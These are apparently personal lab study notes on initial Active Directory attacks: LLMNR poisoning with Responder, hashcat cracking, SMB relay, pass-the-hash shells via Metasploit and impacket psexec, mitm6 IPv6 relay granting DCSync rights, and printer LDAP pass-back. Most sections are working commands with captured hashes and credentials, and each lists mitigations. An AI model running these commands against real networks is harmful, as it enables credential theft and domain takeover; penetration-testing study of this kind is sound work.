

Attacking Active Directory: Initial Attack Vectors

Eslam Hassan

LLMNR Poisoning:

- LLMNR (Link-Local Multicast Name Resolution) is used to identify hosts when DNS fails; previously NBT-NS
- key Flaw is that services utilize username and NTLMv2 hash when appropriately responded to. (and we can intercept that)

Requirements:

1. LLMNR must be enabled
 2. we need to run this early on the morning or after lunch when people are logging into their computers
- Steps:
 1. Run Responder tool in Kali
 - Responder is going to respond to traffic


```
ip a
#note interface

sudo python /usr/share/responder/Responder.py -I eth0 -dwPv
or
sudo responder -I eth0 -dwP
-I tun0 (if you are using a vpn/tunnel)
```


```

-i 10.0.0.21, --ip=10.0.0.21
    Local IP to use (only for OSX)
-6 2002:c0a8:f7:1:3ba8:aceb:b1a9:81ed, --externalip6=2002:c0a8:f7:1:3ba8:aceb:b1a9:81ed
    Poison all requests with another IPv6 address than Responder's one.
-e 10.0.0.22, --externalip=10.0.0.22
    Poison all requests with another IP address than Responder's one.
-b, --basic
    Return a Basic HTTP authentication. Default: NTLM
-d, --DHCP
    Enable answers for DHCP broadcast requests. This option will inject a WPAD server in the DHCP response. Default: False
-D, --DHCP-DNS
    This option will inject a DNS server in the DHCP response, otherwise a WPAD server will be added. Default: False
-w, --wpad
    Start the WPAD rogue proxy server. Default value is False
-u UPSTREAM_PROXY, --upstream-proxy=UPSTREAM_PROXY
    Upstream HTTP proxy used by the rogue WPAD Proxy for outgoing requests (format: host:port)
-F, --ForceWpadAuth
    Force NTLM/Basic authentication on wpad.dat file retrieval. This may cause a login prompt. Default: False
-P, --ProxyAuth
    Force NTLM (transparently)/Basic (prompt) authentication for the proxy. WPAD doesn't need to be ON. This option is highly effective when combined with -r. Default: False
--lm
    Force LM hashing downgrade for Windows XP/2003 and earlier. Default: False
--disable-ess
    Force ESS downgrade. Default: False
-v, --verbose
    Increase verbosity.

```

3. Obtain hashes and crack them using Hashcat



```

hashcat -m 5600 ntlmhash.txt rockyou.txt
#-m 5600 for NTLMv2
#ntlmhash.txt contains the hashes
.\hashcat.exe -m 5600 .\hash.txt .\wordlist.txt --show (to show the cracked pw)
#you can use Rules
-r OneRule

```

- **Mitigation:**
 - Disable LLMNR and NBT-NS
 - Require Network Access Control
 - Use strong password policy

LLMNR Poisoning

Mitigation

The best defense in this case is to disable LLMNR and NBT-NS.

- To disable LLMNR, select "Turn OFF Multicast Name Resolution" under Local Computer Policy > Computer Configuration > Administrative Templates > Network > DNS Client in the Group Policy Editor.
- To disable NBT-NS, navigate to Network Connections > Network Adapter Properties > TCP/IPv4 Properties > Advanced tab > WINS tab and select "Disable NetBIOS over TCP/IP".

If a company must use or cannot disable LLMNR/NBT-NS, the best course of action is to:

- Require Network Access Control.
- Require strong user passwords (e.g., >14 characters in length and limit common word usage). The more complex and long the password, the harder it is for an attacker to crack the hash.

SMB Relay:

- Instead of cracking hashes gathered with Responder, we can relay those hashes to specific machines and gain access.

Requirements:

- someone login or access our \\10.0.2.6
- **SMB signing** must be **disabled** on target (or not enforced)
- Relayed user creds must be admin on machine (local admin on their machine)
- Steps:
 - Discover hosts with SMB signing disabled

```
nmap --script=smb2-security-mode.nse -p445 192.168.57.0/24 -Pn
#we need to note down machines with 'message signing enabled but not required'

vim targets.txt
#add target IPs
```

- Edit Responder config - turn SMB and HTTP off
 - because we need to make sure that these captures are relayed

```
vim /etc/responder/Responder.conf
#turn SMB, HTTP off
SMB = Off
HTTP = Off
```

- Run Responder tool

```
python Responder.py -I eth0 -dwPv
```

- Setup relay
 - the targets.txt is the one that we identified with SMB signing disabled
 - so the responder send the hash to the ntlmrelay and then it will send it to the target we selected

```
python ntlmrelayx.py -tf targets.txt -smb2support
python impacket-ntlmrelayx -tf targets.txt -smb2support
#impacket-ntlmrelayx

#trigger connection in Windows machine
#by pointing it at the attacker machine

# -i option can be used for an interactive shell
# and then nc 127.0.0.1 11000
# then "shares" and "use share_name"
# -c option can execute commands
```

- Event occurs in Windows machine
- Credentials are captured (and saved) and we can use that to access the machine

```
CASTLE@10.0.2.15 controlled, attacking target smb://10.0.2.15
[-] Authenticating against smb://10.0.2.15 as MARVEL/FCASTLE FAILED
[*] SMBD-Thread-9 (process_request_thread): Connection from MARVEL/F
CASTLE@10.0.2.15 controlled, attacking target smb://10.0.2.15
[-] Authenticating against smb://10.0.2.15 as MARVEL/FCASTLE FAILED
[*] Service RemoteRegistry is in stopped state
[*] Service RemoteRegistry is disabled, enabling it
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x19e8aeee8178cf528bcbc85ee3d76db01
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e
0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e
0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:cca3a32879e1
b52ee34ea6fd9085fce9:::
peterparker:1001:aad3b435b51404eeaad3b435b51404ee:c3b73c59d7e0c089c0:::
[*] Done dumping SAM hashes for host: 10.0.2.5
[*] Stopping service RemoteRegistry
[*] Restoring the disabled state for service RemoteRegistry
```

- **Mitigation:**

- Enable SMB signing on all devices
 - pro : completely stops the attack
 - cons :can cause performance issues with file copies
- Disable NTLM authentication on network
 - pro : completely stops the attack
 - cons: if kerberos stops working. windows defaults back to NTLM
- Account tiering
 - Limit domain admins to specific tasks
- Local admin restriction
 - to prevent lateral movement
 - con: potential increase in the amount of service desk tickets

Gaining Shell Access:

1. through metasploit

a. we can login with a domain account (pparker)

```
Module options (exploit/windows/smb/psexec):
```

Name	Current Setting	Required	Description
RHOSTS	10.0.2.5	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	445	yes	The SMB service port (TCP)
SERVICE_DESCRIPTION		no	Service description to be used on target for pretty listing
SERVICE_DISPLAY_NAME		no	The service display name
SERVICE_NAME		no	The service name
SMBDomain	MARVEL.local	no	The Windows domain to use for authentication
SMBPass	[REDACTED]	no	The password for the specified username
SMBSHARE		no	The share to connect to, can be an admin share (ADMIN\$,C\$,...) or a normal read/write folder share
SMBUser	pparker	no	The username to authenticate as

```
Payload options (windows/x64/meterpreter/reverse_tcp):
```

Name	Current Setting	Required	Description
EXITFUNC	thread	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	10.0.2.6	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

b. or we can login to a local account with a NTLM hash

```
msf6 exploit(windows/smb/psexec) > set smbpass aad3b435b51404eeaadc3068686526c1cda01
smbpass => aad3b435b51404eeaadc3068686526c1cda01
msf6 exploit(windows/smb/psexec) > set smbuser administrator
smbuser => administrator
msf6 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 10.0.2.6:4444
[*] 10.0.2.5:445 - Connecting to the server...
[*] 10.0.2.5:445 - Authenticating to 10.0.2.5:445 as user 'administrator'...
[*] 10.0.2.5:445 - Selecting PowerShell target
[*] 10.0.2.5:445 - Executing the payload...
[+] 10.0.2.5:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (200774 bytes) to 10.0.2.5
[*] Meterpreter session 2 opened (10.0.2.6:4444 -> 10.0.2.5:49999) at 2023-11-12 18:00:40 -0500
```

#this step has to be done once we have the credentials

```
msfconsole
```

```
search psexec
```

```
use exploit/windows/smb/psexec
```

```
options
```

```
#set all required options
```

```
#such as RHOSTS, smbdomain, smbpass and smbuser
```

```
set payload windows/x64/meterpreter/reverse_tcp
```

```
show
```

```
set LHOST eth0
```

```
run
#run exploit
# "background" if we want to put the session in the background
# "sessions" to see the sessions
# "sessions 1" to return to session 1
```

2. through psexec

- a. we can use password for the domain account

```
(kali@kali)-[~/Desktop/activeDirectory]
└─$ impacket-psexec MARVEL/pparker:'[REDACTED]'@10.0.2.5
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Requesting shares on 10.0.2.5.....
[*] Found writable share ADMIN$
[*] Uploading file MsqLxKjz.exe
[*] Opening SVCManager on 10.0.2.5.....
[*] Creating service Azjr on 10.0.2.5.....
[*] Starting service Azjr.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.19045.2006]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

- b. or hash for the local account

```
(kali@kali)-[~/Desktop/activeDirectory]
└─$ impacket-psexec administrator@10.0.2.5 -hashes aad3l[REDACTED]9e63c012a6cda01
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Requesting shares on 10.0.2.5.....
[*] Found writable share ADMIN$
[*] Uploading file sbL0rhPn.exe
[*] Opening SVCManager on 10.0.2.5.....
[*] Creating service LaRZ on 10.0.2.5.....
[*] Starting service LaRZ.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.19045.2006]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

```
#we can use another tool called psexec.py
impacket-psexec
psexec.py marvel.local/fcastle:Password1@192.168.57.141
impacket-psexec administrator@10.0.2.5 -hashes hash
```

```
#try multiple options if these tools do not work (blocked)
#such as smbexec and wmiexec
```

IPv6 Attacks (refer mitm6 attacks and NTLM relays for more info):

1. start the ntlmrelay

```
└─$ impacket-ntlmrelayx -6 -t ldaps://10.0.2.4 -wh fakewpad.marvel.local -l lootme
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Protocol Client DCSYNC loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client SMB loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server
[*] Setting up HTTP Server on port 80
[*] Setting up WCF Server
[*] Setting up RAW Server on port 6666

[*] Servers started, waiting for connections
```

2. start the mitm6 and wait

```
(kali@kali)-[~/Desktop/activeDirectory]
└─$ sudo mitm6 -d MARVEL.local
Starting mitm6 using the following configuration:
Primary adapter: eth0 [08:00:27:00:49:c2]
IPv4 address: 10.0.2.6
IPv6 address: fe80::f18e:ff0e:3d58:f7bf
DNS local search domain: MARVEL.local
DNS allowlist: marvel.local
IPv6 address fe80::6073:1 is now assigned to mac=08:00:27:93:f5:79 host=HYDRA-DC.MARVEL.local. ipv4=
IPv6 address fe80::6073:2 is now assigned to mac=08:00:27:4c:ed:ac host=THEPUNISHER.MARVEL.local. ipv4=
IPv6 address fe80::10:0:2:5 is now assigned to mac=08:00:27:3f:6a:78 host=SPIDERMAN.MARVEL.local. ipv4=10.0.2.5
```

3. action happens (a user reboot or relogin)

```
Sent spoofed reply for wpad.MARVEL.local. to fe80::3db5:b03e:5f4b:a06
Sent spoofed reply for wpad.marvel.local. to fe80::3db5:b03e:5f4b:a06
Sent spoofed reply for hydra-dc.marvel.local. to fe80::3db5:b03e:5f4b:a06
IPv6 address fe80::6073:4 is now assigned to mac=08:00:27:4c:ed:ac host=THEPUNISHER.MARVEL.local. ipv4=
Sent spoofed reply for fakewpad.marvel.local. to fe80::3db5:b03e:5f4b:a06
Sent spoofed reply for fakewpad.marvel.local. to fe80::3db5:b03e:5f4b:a06
```

```
[*] HTTPD(80): Client requested path: http://www.msftconnecttest.com/connecttest.txt
[*] HTTPD(80): Client requested path: http://ipv6.msftconnecttest.com/connecttest.txt
[*] HTTPD(80): Client requested path: http://www.msftconnecttest.com/connecttest.txt
[*] HTTPD(80): Connection from ::ffff:10.0.2.15 controlled, attacking target ldaps://10.0.2.4
[*] HTTPD(80): Client requested path: http://ipv6.msftconnecttest.com/connecttest.txt
[*] HTTPD(80): Connection from ::ffff:10.0.2.15 controlled, attacking target ldaps://10.0.2.4
[*] HTTPD(80): Client requested path: http://ipv6.msftconnecttest.com/connecttest.txt
[*] HTTPD(80): Client requested path: http://www.msftconnecttest.com/connecttest.txt
[*] HTTPD(80): Authenticating against ldaps://10.0.2.4 as MARVEL/THEPUNISHER$ SUCCEED
[*] Enumerating relayed user's privileges. This may take a while on large domains
[*] HTTPD(80): Authenticating against ldaps://10.0.2.4 as MARVEL/THEPUNISHER$ SUCCEED
[*] Enumerating relayed user's privileges. This may take a while on large domains
[*] Dumping domain info for first time
[*] Domain info dumped into lootdir!
[*] HTTPD(80): Client requested path: /wpad.dat
[*] HTTPD(80): Serving PAC file to client ::ffff:10.0.2.15
```

```
(kali@kali)-[~/Desktop/activeDirectory]
└─$ ls
10.0.2.5_samhashes.sam lootme mitm6 targets.txt
```

```
(kali@kali)-[~/Desktop/activeDirectory/lootme]
└─$ ls
domain_computers_by_os.html  domain_policy.json
domain_computers.grep       domain_trusts.grep
domain_computers.html       domain_trusts.html
domain_computers.json       domain_trusts.json
domain_groups.grep          domain_users_by_group.html
domain_groups.html          domain_users.grep
domain_groups.json          domain_users.html
domain_policy.grep          domain_users.json
domain_policy.html
```

3. action happens v2 (if the user logins)

```

[*] Enumerating relayed user's privileges. This may take a while on large domains
[*] HTTPD(80): Authenticating against ldaps://10.0.2.4 as MARVEL/THEPUNISHER
R$ SUCCEED
[*] Enumerating relayed user's privileges. This may take a while on large domains
[*] Dumping domain info for first time
[*] User privileges found: Create user
[*] User privileges found: Adding user to a privileged group (Enterprise Admins)
[*] User privileges found: Modifying domain ACL
[*] Attempting to create user in: CN=Users,DC=MARVEL,DC=local
[*] Domain info dumped into lootdir!
[*] HTTPD(80): Connection from ::ffff:10.0.2.15 controlled, but there are no more targets left!
[*] Adding new user with username: sVGDBujFDJ and password: puJt3WeKB5ADysc
result: OK
[*] Querying domain security descriptor
[*] Success! User sVGDBujFDJ now has Replication-Get-Changes-All privileges on the domain
[*] Try using DCSync with secretsdump.py and this user :)
[*] Saved restore state to aclpwn-20231112-184357.restore
[-] New user already added. Refusing to add another
[-] Unable to escalate without a valid user, aborting.

```

```

#download and setup the mitm6 tool

#setup LDAPS as well

mitm6 -d marvel.local

#setup relay
ntlmrelayx.py -6 -t ldaps://192.168.57.140 -wh fakewpad.marvel.local -l lootme
#generate activity on Windows machine by rebooting it
#this dumps info in another directory

```

```
ls lootme
#contains useful info
#if we keep the program running in background, and the user logs in, the creds can be captured
```

- **Mitigation:**

- Block DHCPv6 traffic and incoming router advertisements.
- Disable WPAD via Group Policy.
- Enable both LDAP signing and LDAP channel binding.
- Mark Admin users as Protected Users or sensitive accounts.

Block instead of Allow prevents the attack from working:

- (Inbound) Core Networking - Dynamic Host Configuration Protocol for IPv6(DHCPV6-In)
- (Inbound) Core Networking - Router Advertisement (ICMPv6-In)
- (Outbound) Core Networking - Dynamic Host Configuration Protocol for IPv6(DHCPV6- Out)

If WPAD is not in use internally, disable it via Group Policy and by disabling the WinHttpAutoProxySvc service.


Relaying to LDAP and LDAPS can only be mitigated by enabling both LDAP signing and LDAP channel binding.

Consider Administrative users to the Protected Users group or marking them as Account is sensitive and cannot be delegated, which will prevent any impersonation of that user via delegation.

- Pass-Back attacks can be used for printer hacking.

1. Replace LDAP Attributes

- we removed the existing LDAP Server Address, 192.168.1.100, and replaced it with our IP Address.



2. create a Netcat listener on port 389, which was the existing port in the LDAP settings of the MFP. (or Responder)
3. **Capture Credentials**

```
C:\Users\elwoodb\Desktop\netcat-win32-1.11\netcat-1.11>nc -L -p 389
0h000`c0000msamAccountName=PrinterAdminSVC,cn=users,dc=ldapserver,dc=my,dc=company,dc=comC@superP@$$w0rd1!
```

Initial internal attack strategy

1. begin day with mitm6 or responder
2. run scans to generate traffic
3. if scans are taking too long, look for websites in scope (http_version)
4. Look for default creds on web logins
 - a. printers
 - b. jenjins
 - c. etc..
5. think outside the box